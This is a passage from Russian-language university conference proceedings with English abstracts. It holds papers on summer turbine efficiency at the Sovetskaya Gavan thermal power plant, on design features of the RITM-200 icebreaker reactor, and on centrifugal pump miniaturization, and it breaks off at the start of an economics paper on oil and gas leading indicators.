3. Овчинников, И. Г. Пешеходные мосты современности: тенденции проектирования. Часть 1. Использование бионического подхода / И. Г. Овчинников, И. И. Овчинников, А. Б. Караханян // Интернет-журнал «Науковедение». – 2015. – Т. 7. – №2 (27). – С. 110.
4. Hörn Bridge : WIKIPEDIA. The Free Encyclopedia. – URL: https://en.wikipedia.org/wiki/Hörn_Bridge (дата обращения: 30.09.2023).
5. Веприяк, И.А. Организационные и методические аспекты рационализаторской работы в высшем военном учебном заведении / И.А. Веприяк, С.Д. Чижумов, Н.Н. Случанинов // Специальная техника и технологии транспорта. – 2023. – № 19. – С. 194-202.

УДК 621.311

Ковалёв Андрей Викторович, студент, Комсомольский-на-Амуре государственный университет

Kovalev Andrey Viktorovich, student, Komsomolskiy-na-Amure State University

Шаломов Вячеслав Иванович, кандидат технических наук, доцент, доцент кафедры «Тепловые энергетические установки», Комсомольский-на-Амуре государственный университет

Shalomov Vyacheslav Ivanovich, Candidate of Engineering Sciences, Associate Professor, Komsomolsk-na-Amure State University

ОБ ЭФФЕКТИВНОСТИ РАБОТЫ ТУРБОУСТАНОВОК Т-63-13/0,25 В НЕОТОПИТЕЛЬНЫЙ ПЕРИОД ПРИМЕНИТЕЛЬНО К СОВЕТСКО-ГАВАНСКОЙ ТЕПЛОЭЛЕКТРОЦЕНТРАЛИ

ON THE EFFICIENCY OF THE T-63-13/0.25 TURBINE UNITS IN THE NON-HEATING PERIOD IN RELATION TO THE SOVIET-HAVANA THERMAL POWER PLANT

Аннотация. В настоящей статье представлены предварительные результаты расчётного исследования эффективности работы турбоустановок Т-63-13/0,25 Советско-Гаванской теплоэлектростанции в неотапливаемый период.

Abstract. This article presents the preliminary results of a computational study of the efficiency of the T-63-13/0.25 turbine units of the Soviet-Havana thermal power Plant in the non-heating period.

Ключевые слова: электростанция, теплофикационная турбина, параметры пара, вентиляционная градирня, технико-экономические показатели.

Keywords: power plant, heating turbine, steam parameters, fan cooling tower, technical and economic indicators.

Введение

С 1938 года Майская ГРЭС обеспечивала электроэнергией Советско-Гаванский район Хабаровского края. Установленная электрическая мощность ГРЭС составляет 78 МВт. Электростанция снабжена открытой системой технического водоснабжения (СТВ). Источником охлаждающей воды для паротурбинных установок (ПТУ) является морская вода акватории Татарского пролива. Температура морской воды в летнее время 9°C .

В сентябре 2020 г. на замену физически изношенной Майской ГРЭС введена в эксплуатацию новая тепловая электрическая станция – Советско-Гаванская теплоэлектростанция (ТЭЦ). Новые генерирующие мощности Советско-Гаванской ТЭЦ позволят покрыть растущие потребности региона в электроэнергии и повысят надежность энергоснабжения потребителей. В настоящее время осуществляется эксплуатация новой ТЭЦ по прямому назначению. Целью данной статьи является расчётное исследование эффективности эксплуатации ПТУ Советско-Гаванской ТЭЦ в летние месяцы при повышенной температуре наружного воздуха.

Основная часть

Советско-Гаванская ТЭЦ – электростанция с поперечными связями. Установленная электрическая мощность 126 МВт. Тепловая мощность 116 МВт. ТЭЦ включает в себя 3 котельных агрегата типа Е-210-13,8-560 и 2 теплофикационные турбины Т-63-13/0,25. В качестве топлива станция использует каменный уголь Ургальского месторождения марки «Г», расположенного в Хабаровском крае. Низшая теплота сгорания этого угля $Q_{\text{н}}^{\text{p}} = 18945$ кДж/кг.

Паровой котёл типа Е-210-13,8-560 КТС (модель ТПЕ-131), изготовленный ОАО «ЭМАльянс», имеет следующие технические данные: паропроизводительность 210 т/ч, рабочие параметры пара – давление 13,8 МПа, температура 560 °С, температура питательной воды 232 °С, КПД брутто при сжигании гарантийных углей 91,5 % [1].

Паровая турбина Т-63-13/0,25 одноцилиндровая, теплофикационная с регулируемым и нерегулируемым отопительными отборами пара. Турбина изготовлена на Калужском турбинном заводе. Ресурс турбины 220000 часов [2]. ПТУ электростанции обслуживаются оборотной СТВ с вентиляторной градирней (ВГ). Это первый опыт применения вентиляторных градирен на Дальневосточных ТЭС. Согласно паспортным характеристикам зона охлаждения циркуляционной воды в ВГ $\Delta t_b = t_{1b} - t_{2b} = 12$ °С. По эксплуатационным данным динамика изменения температуры охлаждающей воды и давления в конденсаторе в зависимости от температуры наружного воздуха в июне-июле 2022 г. показана графически на рисунке 1.




Рисунок 1 – Графики зависимости температуры охлаждающей воды на входе конденсатора $t_{1в}$ и давления в конденсаторе p_k от температуры наружного воздуха $t_{нв}$: сплошная линия – p_k , пунктирная линия – $t_{1в}$.

Как видим по графикам, при температуре атмосферного воздуха $t_{нв} = 29$ °С и фактическом охлаждении воды в ВГ $\Delta t_b = 10$ °С температура охлажденной воды $t_{1в} = 31$ °С, давление в конденсаторе 10,8 кПа; при $t_{нв} = 33,8$ °С и $\Delta t_b = 10$ °С $t_{1в} = 32$ °С, давление в конденсаторе 11 кПа. Расчётная кратность охлаждения для рассматриваемых режимов составляет $m = 57,2$ кг/кг. Из графиков также следует, что номинальному давлению в конденсаторе 6,7 кПа при работе турбины в К-режиме соответствуют $t_{1в} = 23$ °С и $t_{нв} = 12$ °С. Вывод: в тёплые летние дни при $t_{нв} > 12$ °С турбоустановки фактически работают в неэкономичных режимах.

Известно, что температура охлаждающей воды на входе в конденсатор является важнейшим параметром турбины. Чем она ниже, тем меньше давление в конденсаторе, и значит, выше тепловая экономичность ПТУ. Для получения определённого представления о тепловой экономичности ПТУ, в зависимости от давления в конденсаторе (температуры наружного воздуха), выполнены варианты расчёты тепловой схемы турбины Т-63-13/0,25. Расчёты проведены для конденсационного режима работы турбины без учёта расхода теплоты на горячее водоснабжение. Исходные данные для расчёта выбраны из [2]: мощность турбины $N_0 = 63$ МВт; расход пара в турбину $D_0 = 226$ т/ч; параметры свежего пара: давление $p_0 = 12,75$ МПа, температура $t_0 = 555$ °С; температура питательной воды $t_{пв} = 214$ °С; давление в конденсаторе $p_k = 6,7$ кПа; давление в деаэраторе $p_d = 0,589$ МПа. В ходе вариантного расчёта постоянными приняты показатели: мощность турбины; начальные параметры пара; температура питательной воды, внутренние относительные КПД частей высокого и низкого давлений (ЧВД и ЧНД) турбины $\eta_{oi} = 0,83$. Задаваемой величиной является давление в конденсаторе p_k .

Основные итоги расчётного исследования приведены в таблице 1.

Таблица 1 – Техничко-экономические показатели ПТУ

Техническо-экономические показатели	Давление в конденсаторе, кПа								
	3	4	5	6	7	8	9	10	11
Удельный расход пара, кг/(кВт·ч)	3,49	3,53	3,57	3,6	3,62	3,66	3,68	3,7	3,72
Электрический КПД ТУ	0,406	0,401	0,396	0,393	0,39	0,387	0,385	0,382	0,38
Удельный расход теплоты, кДж/(кВт·ч)	8866	8984	9081	9155	9231	9309	9361	9413	9466
Удельный расход условного топлива, г/(кВт·ч)	336	340	344	347	350	353	355	357	359

В расчёте принято девять вариантов значений p_k в диапазоне 3 – 11 кПа (через 1 кПа). Программа автоматизированного расчёта тепловой схемы ТУ построена на основе метода решения тепловых и материальных балансов [3] на базе сопряжённых компьютерных программ Mathcad и XStiem.

Анализ расчётных данных показывает, что с повышением давления в конденсаторе увеличивается расход пара в турбину. Это положение вполне соответствует нормативной характеристике конденсатора турбины $p_k = f(D_k)$. Уменьшается электрический КПД ТУ. Так, повышение давления в конденсаторе на 1 кПа приводит к снижению электрического КПД турбины в среднем на абсолютные 0,33 %. Повышается удельный расход теплоты на выработку электроэнергии. И при $p_k = 11$ кПа он составляет 9466 кДж/(кг·ч) против 9188 кДж/(кг·ч) при $p_k = 6,7$ кПа. Удельный расход условного топлива повышается в среднем на 2,9 г/(кВт·ч) на каждый 1 кПа и при $p_k = 6,7$ кПа составляет около 349 г/(кВт·ч), при $p_k = 11$ кПа – около 359 г/(кВт·ч). Дополнительные затраты условного топлива ΔB_y при превышении p_k с номинальных 6,7 кПа до 11 кПа могут составить 630 кг/ч или около 15 т/сутки. Затраты натурального топлива (Ургальский уголь) оценим по выражению

$$\Delta B_n = \frac{\Delta B_y}{\mathcal{E}_k},$$

где \mathcal{E}_k – калорийный эквивалент.

Для Советско-Гаванской ТЭЦ по расчёту [5] $\mathcal{E}_k = 0,65$. Тогда непроизводительные затраты топлива могут быть на уровне 23 т/сутки.

При повышенных температурах наружного воздуха (в наших условиях больше 12 °С) в летний период эксплуатации ТУ Т-63-13/0,25 эффективным способом снижения температуры охлаждающей воды на входе конденсаторов является увеличение их кратности охлаждения m . Однако номинальный расход воды через конденсатор 7000 м³/ч. В приведённых выше примерах расчётные расходы циркуляционной воды примерно равны этому значению. Кроме того, возможностей трёх секций ВГ для решения этой задачи может быть недостаточно.

Заключение

Результаты расчётной оценки эффективности работы ТУ ТУ Т-63-13/0,25 в летний период показали, что при повышенных температурах атмосферного воздуха температура охлаждающей воды перед конденсаторами выше нормативных значений для конденсационного режима, поэтому технико-экономические показатели турбин ухудшаются. Практическим способом устранения этого недостатка является совершенство-

вание системы охлаждения ТУ, обеспечивающего увеличение расхода охлаждающей воды через конденсаторы. Совершенно очевидно, что если бы на Советско-Гаванской ТЭЦ была применена прямоточная система охлаждения конденсаторов ПТУ морской водой, такая проблема бы не стояла.

СПИСОК ИСТОЧНИКОВ

1. Котёл типа Е-210-13,8-560 КТС (модель ТПЕ-131). Технические условия ТУ 3112-003-75250772-2011 ОАО «ЭМАльянс», Таганрог, 2011.
2. Турбина паровая Т-63-13/0,25 для ТЭЦ г. Советская Гавань. Технические условия ИРЕЦ.384621.088ТУ ОАО «Калужский турбинный завод», Калуга, 2011.
3. Рыжкин, В.Я. Тепловые электрические станции: Учебник для вузов / В.Я. Рыжкин, под ред. В. Я. Гришфельда. – 3-е изд., перераб. - М.: Энергоатомиздат, 1987. – 328 с.
4. Турбины тепловых и атомных электрических станций: Учебник для вузов. – 2-е изд., перераб. и доп. / А.Г. Костюк, В.В. Фролов и др. - М.: Издательство МЭИ, 2001. – 488с.
5. Панкратов Г.П. Сборник задач по теплотехнике: Учеб пособие для неэнергетич. спец. вузов / Г.П. Панкратов. – 2-е изд., перераб. и доп. - М. Высш. шк., 1986. – 248 с.

УДК 629.12-8:621.039

Колмыкова Валерия Олеговна, студент, Комсомольский-на-Амуре государственный университет

Kolmykova Valeria Olegovna, student, Komsomolsk-na-Amure State University

Смирнов Алексей Владимирович, кандидат технических наук, доцент, заведующий кафедрой «Тепловые энергетические установки», Комсомольский-на-Амуре государственный университет

Smirnov Alexey Vladimirovich, Candidate of Engineering Sciences, Associate Professor, Head of Department «Thermal power plants», Komsomolsk-na-Amure State University

АНАЛИЗ НЕКОТОРЫХ ТЕХНИЧЕСКИХ РЕШЕНИЙ ПО РЕАКТОРНОЙ УСТАНОВКЕ «РИТМ-200» В ПР. 22220 УНИВЕРСАЛЬНЫХ АТОМНЫХ ЛЕДОКОЛОВ

ANALYSIS OF SOME TECHNICAL SOLUTIONS FOR THE RITM-200 REACTOR PLANT IN PROJECT 22220 OF UNIVERSAL NUCLEAR ICEBREAKERS

Аннотация. В условиях растущего спроса на электроэнергию и масштабную модернизацию инфраструктуры во всех сферах деятельности общества, ядерная энергетика остаётся одним из наиболее перспективных и экономически эффективных источников энергии. В данной статье проводится анализ новых технических решений, используемых в реакторной установке «РИТМ-200» на универсальных атомных ледоколах проекта 22220.

Abstract. In the conditions of growing demand for electricity and large-scale modernization of infrastructure in all spheres of society, nuclear energy remains one of the most promising and economically efficient energy sources. This article analyzes the new technical solutions used in the RITM-200 reactor plant on the universal nuclear icebreakers of the 22220 project.

Ключевые слова: атомный ледокол, РИТМ-200, водо-водяной реактор, модернизация, моноблочная компоновка.

Key words: nuclear icebreaker, RITM-200, water-water reactor, modernization, monoblock layout.

Введение

В мире ведется поиск новых энергетических решений, и одним из таких решений является использование энергии «мирного атома». Для перевозки грузов по Северному морскому пути и для обеспечения дальних регионов России электроэнергией бы-

ли созданы универсальные атомные ледоколы. Одним из наиболее перспективных проектов является проект пр. 22220 с реакторной установкой РИТМ-200.

Отличительной особенностью пр. 22220 является концепция изменяемой осадки. Изначально Конструкторское бюро разрабатывало несколько вариантов использования судна в транспортной системе. Первый вариант предусматривал разделение функций, где на основных участках Северного морского пути работали ледоколы проекта 10521 «Ямал» и «50 лет Победы» с осадкой 10,5 – 11 метров, в то время как на мелководных районах Арктики и в устьях сибирских рек использовались мелкосидящие атомные ледоколы проекта 10580 «Таймыр» и «Вайгач» с осадкой 8,1 метров. Однако этот подход оказался дорогостоящим, так как время работы в устьях рек было ограничено. Следовательно, строительство двух типов ледоколов было достаточно затратной идеей. Второй вариант, более экспериментальный, заключался в использовании одного типа ледокола, который мог бы изменять свою осадку в устьях рек и на мелководных участках [2].

В проекте предполагается постройка пяти аналогичных ледоколов данного проекта, при этом три уже находятся в эксплуатации. Отмечается, что основной особенностью реакторных установок (РУ) «РИТМ-200» является моноблочная компоновка основного оборудования. Данный тип компоновки со временем должен заменить существующую с 1975 г. и зарекомендовавшую себя с положительной стороны блочную компоновку реакторной установки.

Основная часть

В ходе проектирования судовой энергетической установки был использован системный подход, который включал определение конструктивного исполнения, выбор основных параметров теплоносителя первого контура, а также теплогидравлических характеристик оборудования и систем. Анализ показал, что многие характеристики оказывают противоположное влияние на выходные параметры установки. Для достижения наилучших результирующих показателей были найдены компромиссные решения.

Основой энергетической установки ледокола проекта 22220 выступают два водо-водяных ядерных реактора типа РИТМ-200, имеющих большое преимущество среди других реакторов по причине интегральной компоновки. Разработчиком РИТМ-200 выступает АО «ОКБМ Африкантов». Производство РУ проводится на Машиностроительном заводе «ЗиО-Подольск». Ледоколы ЛК-60Я являются самыми мощными в своем классе по причине высокой тепловой мощности реакторов по отдельности (175 МВт). Основное отличие реактора РИТМ-200 от ОК-900А – вдвое меньший вес. Интегральная компоновка уменьшает материалоемкость и габариты установки, снимает риск утечек из первого контура, облегчает монтаж и демонтаж установки [3].

На атомных ледоколах с блочной компоновкой используются прямоточные парогенераторы, в которых теплообменная поверхность создается с использованием разнозаходных винтовых змеевиков. Доступны две модификации парогенераторов: ПГ-18 и ПГ-28 (ПГ-28С). Оценка надежности этих парогенераторов показала средние результаты, хотя наблюдается значительное изменение показателей на разных ледоколах. На некоторых из них надежность трубной системы оказалась недостаточной, в то время как на других она была значительно выше [4]. При проектировании интегральных реакторов стало проблематичным использовать винтовые змеевики для создания теплообменной поверхности. Это потребовало пересмотра подхода к формированию этой поверхности. В результате было принято решение об использовании прямоточных вертикально-модульных парогенераторов с прямотрубными элементами. Основным требованием была возможность проведения ремонтных работ на поверхности теплообмена в случае обнаружения негерметичных трубок. При разгерметизации хотя бы одной трубки (змеевика) в блочных парогенераторах возможно локализовать одну секцию, которая занимает 13,75 м² (5% от общей поверхности парогенератора). В моноблочных РУ, при разгерметизации парогенерирующего элемента (ПГЭ) или теплообменной поверхности,

можно локализовать один модуль, покрывающий площадь 13,3 м² (4,7 % от общей площади поверхности секции) [5].

Заключение

Анализ характеристик и особенностей новой реакторной установки «РИТМ-200» для универсальных атомных ледоколов проекта 22220 позволил выявить использование в РУ различных новаторских решений, которые улучшают эксплуатационные параметры установки. Главные технические и системные улучшения обеспечивают повышение ядерной и радиационной безопасности, уменьшение габаритов компонентов, улучшение экономических характеристик и снижение эксплуатационных затрат. Однако, концепция водо-водяных реакторов не позволяет достичь улучшения всех сравниваемых показателей. Более того, РУ «РИТМ-200» имеет запасы, которые могут обеспечить дальнейшее развитие проекта, возможность увеличения мощности реактора и энергетического резерва, сохраняя при этом основные размеры корпуса.

СПИСОК ИСТОЧНИКОВ

1. Бордученко, Ю. Л. и др. Атомный ледокольный флот России в первой четверти XXI века. Задачи и перспективы освоения Северного морского пути // Морские интеллектуальные технологии. – 2021. – Т. 1. – №. 2. – С. 14-25.
2. Зверев, Д. Л. Реакторная установка нового поколения РИТМ-200 для перспективного атомного ледокола / Д. Л. Зверев, А. Н. Пахомов, В. И. Полуничев, К. Б. Вешняков, С. В. Кабин // Атомная энергия. – 2012. – Т. 113. – № 6. – С. 323–328.
3. Зверев, Д.Л. Результаты разработки технического проекта РУ для универсального атомного ледокола / Д.Л. Зверев, К.Б. Вешняков, Ю.К. Панов, В.И. Полуничев // Судостроение. – 2011. - №3. – С. 32-37
4. Зверев, Д. Л. Опыт создания и перспективы развития ядерных энергетических установок для ледокольного флота и энергообеспечения / Д. Л. Зверев, Ю. П. Фадеев, А. Н. Пахомов, В. И. Полуничев // Атомная энергия. – 2018. – Т. 125. – № 6. – С. 318–322.
5. Королев, В. И. Основы эксплуатации и ремонта реакторных установок плавучих объектов с ядерной энергетической установкой: в 2 ч. / В. И. Королев. – СПб.: Изд-во ГУМРФ им. адм. С. О. Макарова, 2019. – Ч. II. – 312 с.

УДК 621.671.2

Кривенко Марина Юрьевна, аспирант, Комсомольский-на-Амуре государственный университет

Krivenko Marina Yurievna, graduate student, Komsomolsk-na-Amure State University

Бобков Александр Викторович, доктор технических наук, доцент, профессор кафедры «Авиастроение», Комсомольский-на-Амуре государственный университет

Bobkov Alexander Viktorovich, Doctor of Engineering Sciences, Associate Professor, Professor of the Department “Aircraft Engineering”, Komsomolsk-na-Amure State University

ОЦЕНКА НАПОРНЫХ КАЧЕСТВ ЦЕНТРОБЕЖНОГО НАСОСА ПРИ ЕГО МИНИАТЮРИЗАЦИИ

ASSESSMENT OF PRESSURE QUALITIES OF A CENTRIFUGAL PUMP WHEN ITS MINIATURIZATION

Аннотация. В статье рассмотрено влияние миниатюризации центробежного насоса и его работу в неавтономной области по числу Рейнольдса на напорные качества насоса, а именно влияние значения числа Рейнольдса по окружной скорости u_2 с помощью приведённого коэффициента напора. Обоснован резерв улучшения массогабаритных параметров при миниатюризации центробежного насоса.

Abstract. The article examines the influence of miniaturization of a centrifugal pump and its operation in a non-self-similar region in terms of the Reynolds number on the pressure properties of the pump, namely the influence of the value of the Reynolds number along the circumferential speed u_2 using the reduced pressure coefficient. The reserve for improving weight and size parameters when miniaturizing a centrifugal pump is substantiated.

Ключевые слова: центробежный насос, зона неавтомодельного режима, напор, миниатюризация конструкции.

Key words: centrifugal pump, non-self-similar mode zone, pressure, design miniaturization.

Введение

Ракетно-космическая техника является приоритетной в области машиностроительного производства. Развитие технологий и изучение космического пространства требует особо ответственного подхода при проектировании космических аппаратов, надежность и ресурс которых обусловлены надежностью систем входящих в него. Центробежные насосы содержатся во множестве циркуляционных систем космического аппарата: системе терморегулирования, системах жизнеобеспечения. Миниатюризация агрегатов систем с сохранением выходных характеристик - приоритетная задача. Составление технического задания на проектирование центробежного насоса предполагает приближённую оценку его параметров с использованием методов теории подобия и известных характеристик уже существующих вариантов. Такой подход является естественным шагом в области проектирования, например, гидравлических систем космического назначения, в которых сохранение функционального назначения с одновременным уменьшением мощности её элементов, сопровождается миниатюризацией конструкции элементов системы [1].

Основная часть

Гидродинамическое подобие оценивается с помощью нескольких безразмерных критериев, характеризующих геометрическое, кинематическое и динамическое подобие потоков несжимаемой жидкости. Классическим критерием является число Рейнольдса – Re . У центробежных насосов за характерную скорость часто принимают окружную скорость:

$$u_2 = \omega \cdot R_2 \quad (1)$$

где ω – угловая частота вращения, $1/c$;

R_2 – радиус выходного сечения рабочего колеса (РК), м.

За геометрический размер – D_2 принимают диаметр РК на выходе, м.

Границей автомодельной зоны обтекания поверхностей рабочего колеса принято значение числа Рейнольдса по окружной скорости u_2 , равное $(Re_{u_2})_{пред} = 10^6$, где индекс «пред» означает предельное [2].

Для малоразмерных центробежных электронасосных агрегатов (МЦЭНА) космического назначения с $D_2 \leq 50$ мм, типичен диапазон изменения числа Рейнольдса $Re_{u_2} = 3 \cdot 10^5 \dots 10^6$, лежащий вне зоны автомодельности, т.е. левее $(Re_{u_2})_{пред}$, [3]. Закономерно встаёт вопрос о необходимости учёта поправок, которые надо иметь в виду при оценке влияния геометрического масштабирования насоса на его напорные качества при нарушении кинематического подобия, о чём свидетельствует работа насоса в неавтомодельной области по числу Рейнольдса.

С целью оценки уровня снижения напорных качеств МЦЭНА были проведены гидравлические испытания агрегата с типовым рабочим колесом, имеющим параметры:

$$\beta_{1л} = 30^\circ; \beta_{2л} = 90^\circ; \bar{b}_2 = 0,11; \bar{D}_1 = 0,5$$

где $\beta_{1л}, \beta_{2л}$ – углы лопаток РК, соответственно, на входе и выходе;

$\bar{b}_2 = b_2/D_2$ – относительная высота лопаток РК на выходе, здесь b_2 – абсолютный размер высоты лопатки на выходе РК, м;

$\bar{D}_1 = D_1/D_2$ – относительный диаметр РК на входе, здесь D_1 – диаметр РК на входе, м.

Число Рейнольдса Re_{u2} изменялось с помощью окружной скорости в диапазоне изменения числа оборотов $n = (2...12) \cdot 10^3$ об/мин. Напорные качества МЦЭНА оценивались на рисунке 1 в безразмерных параметрах:

$$\bar{H} = f(\dot{V}/\dot{V}_{\text{ном}}) \quad (2)$$

где $\bar{H} = u^2/2$ – коэффициент напора насоса;

$\dot{V}/\dot{V}_{\text{ном}}$ – безразмерный расход рабочего тела (вода), здесь \dot{V} – текущий расход, $\dot{V}_{\text{ном}}$ – номинальный расход в точке максимального коэффициента полезного действия (КПД) насоса, м³/с.

Влияние числа Re_{u2} на напорные качества МЦЭНА проиллюстрировано рисунком 2 с помощью приведённого коэффициента напора $\bar{H}/\bar{H}|_{Re_{u2}=10^6}$, значение которого

$\bar{H}/\bar{H}|_{Re_{u2}=10^6} < 1$ относится к зоне неавтомодельных режимов работы. Например, при $Re_{u2} = 3 \cdot 10^5$ отмечается 10-ти процентное падение коэффициента напора \bar{H} , т.е. $\bar{H}/\bar{H}|_{Re_{u2}=10^6} = 0,9$. Для насосов, являющихся объектами космического базирования, такое падение напорных качеств квалифицируется, как существенное, ведущее к росту радиальных размеров.




Рисунок 1 – Напорные характеристики МЦЭНА при различных n ($\beta_{2л} = 90^\circ$; $\bar{b}_2 = 0,11$; $\bar{D}_1 = 0,5$)

Увеличение коэффициента напора \bar{H} МЦЭНА космического назначения путём перевода режимов работы в автомоделную по числу Re область можно считать одним из резервов улучшения их массогабаритных параметров. Очевиден путь увеличения Re_{u2} – повышение угловой частоты вращения ротора ω ($u_2 = \omega \cdot D_2/2$), который, однако, до настоящего времени не реализуется из-за ограниченной ω предлагаемых промышленностью высокоресурсных электроприводов [4, 5].




Рисунок 2 – Влияние числа Re_{u2} на приведённый коэффициент напора $\bar{H} / \bar{H} |_{Re_{u2}=10^6}$ на расчётном режиме ($\beta_{2л}=90^\circ$, $\bar{b}_2=0.11$, $\bar{D}_1=0.5$)

Закключение

Однако, необходимо отметить, что число Re_{u2} лишь ориентировочно может рассматриваться как информационно содержательный гидродинамический параметр. В центробежных нагнетателях с рабочим колесом различных типоразмеров и шероховатости поверхности одному и тому же значению этого числа на расчетном режиме в одном и том же элементе проточной части могут соответствовать различные числа Рейнольдса, где в качестве характерных рассматриваются относительные скорости течения рабочего тела в межлопаточных каналах рабочего колеса и выходе из него.

СПИСОК ИСТОЧНИКОВ

1. Бобков, А. В. Центробежные насосы систем терморегулирования космических аппаратов / А. В. Бобков. – Владивосток : Изд-во Дальнаука, 2003. – 217 с.
2. Овсянников, Б. В. Теория и расчёт агрегатов питания жидкостных ракетных двигателей / Б. В. Овсянников, Б. И. Боровский. 3-е изд., перераб. и доп. – М.: Машиностроение, 1986. – 376 с.
3. Высокооборотные лопаточные насосы / под общ. ред. Б. В. Овсянникова и В. Ф. Чебаевского. – М. : Машиностроение, 1975. – 336 с.
4. Стома, С. А. Бесконтактные электродвигатели постоянного тока в электронасосных агрегатах космических аппаратов / С. А. Стома, В. В. Кудрявцев, В. Н. Кузьмин и др. // Электротехника. – 1999. – № 6. – С. 11-14.
5. Юферов, Ф. М. Электрические машины автоматических устройств / Ф. М. Юферов. – М.: Высшая школа, 1988. – 479 с.

УДК 328.12.017

Лихачева Ольга Владимировна, студент, Удмуртский государственный университет
Likhacheva Olga Vladimirovna, student, Udmurt State University

Алексеева Наталья Анатольевна, доктор экономических наук, профессор, Удмуртский государственный аграрный университет

Alekseeva Natalya Anatolyevna, Doctor of Economics Sciences, Professor, Udmurt State Agrarian University

ДИНАМИКА ОПЕРЕЖАЮЩИХ ИНДИКАТОРОВ В НЕФТЕГАЗОВОЙ ОТРАСЛИ

LEADING INDICATOR DYNAMICS IN THE OIL AND GAS INDUSTRY

Аннотация. Сложная экономическая ситуация сложилась в российской экономике, начиная с 2009 года, отражением которой стало снижение опережающих индикаторов в добыче полезных ископаемых. С другой стороны, несовершенна сама система оценки опережающих индикаторов в экономике. Проанализирована динамика опережающих индикаторов в нефтегазодобыче и выявлены ее недостатки.

Abstract. The difficult economic situation has developed in the Russian economy since 2009, the reflection of which was the decline in leading indicators in mining. On the other hand, the system for assessing leading indicators in the economy itself is not perfect. Pro-analysis of the dynamics of leading indicators in oil and gas production and its shortcomings were identified.

Ключевые слова: опережающие индикаторы, экономика, нефть, газ, нефтедобыча, спрос, опрос.

Key words: leading indicators, economy, oil, gas, oil production, demand, survey.

Введение

